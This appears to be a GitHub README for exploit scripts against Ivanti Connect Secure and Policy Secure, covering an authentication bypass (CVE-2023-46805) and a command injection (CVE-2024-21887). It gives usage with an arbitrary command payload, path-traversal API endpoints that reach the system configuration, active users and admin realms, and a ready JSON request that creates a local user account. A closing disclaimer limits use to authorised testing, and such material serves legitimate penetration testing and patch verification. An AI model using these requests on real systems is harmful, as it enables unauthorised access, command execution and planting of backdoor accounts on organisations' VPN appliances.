 duy-31/cve-2023-46805_cve-2024-21887
An authentication bypass vulnerability in the web component of Ivanti ICS 9.x, 22.x and Ivanti Policy Secure allows a remote attacker to access restricted resources by bypassing control checks.

An authentication bypass vulnerability in the web component of Ivanti ICS 9.x, 22.x and Ivanti Policy Secure allows a remote attacker to access restricted resources by bypassing control checks.
usage: ./CVE-2023-46805.sh http(s)://fqdn:port
./CVE-2023-46805.sh https://my.vpn.ip:443

notes:
chmod +x CVE-2023-46805.sh
require app curl + json_pp

result if vulnerable, you should see somes stuffs:
A command injection vulnerability in web components of Ivanti Connect Secure (9.x, 22.x) and Ivanti Policy Secure allows an authenticated administrator to send specially crafted requests and execute arbitrary commands on the appliance.
usage: ./CVE-2024-21887.sh http(s)://fqdn:port payload_cmd
./CVE-2024-21887.sh https://my.vpn.ip:443 "touch /tmp/pwned"
result if vulnerable, you should see somes stuffs and your payload should be working:

notes:
chmod +x CVE-2024-21887.sh
require apps curl, xxd, tr & sed
/api/v1/totp/user-backup-code/../../configuration/system/configuration /api/v1/totp/user-backup-code/../../system/active-users
/api/v1/totp/user-backup-code/../../configuration/administrators/admin-realms/realm/Admin%20Users
-create an account /authentication/auth-servers/authserver/System%20Local/local/users/user
-H 'Content-Type:application/json' -d '{"change-password-at-signin": "false", "consoleaccess": "false", "enabled": "true", "fullname": "new user", "one-timeuse": "false", "password-cleartext": "new_password", "username": "login_user"}'
Kudos: https://attackerkb.com/topics/AdUh6by52K/cve-2023-46805/rapid7-analysis
more about me ;) https://www.linkedin.com/in/duy-huan-bui/
⚠️ Disclaimer: IMPORTANT: This script is provided for educational, ethical testing, and lawful use ONLY. Do not use it on any system or network without explicit permission. Unauthorized access to computer systems and networks is illegal, and users caught performing unauthorized activities are subject to legal actions. The author is NOT responsible for any damage caused by the misuse of this script.
